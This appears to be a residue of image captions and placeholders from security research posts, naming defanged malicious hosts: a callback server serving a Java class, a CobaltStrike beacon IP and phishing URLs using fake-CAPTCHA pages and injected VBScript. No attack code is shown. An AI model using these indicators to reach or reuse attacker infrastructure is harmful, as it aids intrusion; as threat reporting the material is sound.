










![File downloaded from callback URL at 1ma[.]xyz that provides the Java class file from a remote server.](https://unit42.paloaltonetworks.com/wp-content/uploads/2021/12/Figure-9.png)




![Decoded CobaltStrike configuration from beacon hosted at 139.155.2[.]105](https://unit42.paloaltonetworks.com/wp-content/uploads/2021/12/Figure-14.png)






![Figure 2. Example of a popular fake-CAPTCHA PDF phishing campaign at aliceinformaticasrl[.]com/user/pages/20991962233.pdf](https://unit42.paloaltonetworks.com/wp-content/uploads/2021/11/word-image-26.png)
![Figure 3. Malicious VBScript injected into http://www[.]bjcslper[.]com/info/js/js/js/css/js/js/js/js/js/css/js/js/css/js/js/css/js/js/css/js/js/css/js/js/js/js/js/js/css/js/css/js/js/css/js/js/css/css/js/js/js/js/js/js/css/js/js/js/css/style.css](https://unit42.paloaltonetworks.com/wp-content/uploads/2021/11/word-image-27.png)
![Figure 4. CAPTCHA-protected page after redirecting from the malicious URL coursera-quiz-answers-quora.pageinternetinfo[.]pw](https://unit42.paloaltonetworks.com/wp-content/uploads/2021/11/word-image-28.png)
![Figure 4. CAPTCHA-protected page after redirecting from the malicious URL coursera-quiz-answers-quora.pageinternetinfo[.]pw](https://unit42.paloaltonetworks.com/wp-content/uploads/2021/11/word-image-29.png)
![Figure 5. VirusTotal’s results for the URL coursera-quiz-answers-quora.pageinternetinfo[.]pw by August 19, 2021.](https://unit42.paloaltonetworks.com/wp-content/uploads/2021/11/word-image-30.png)

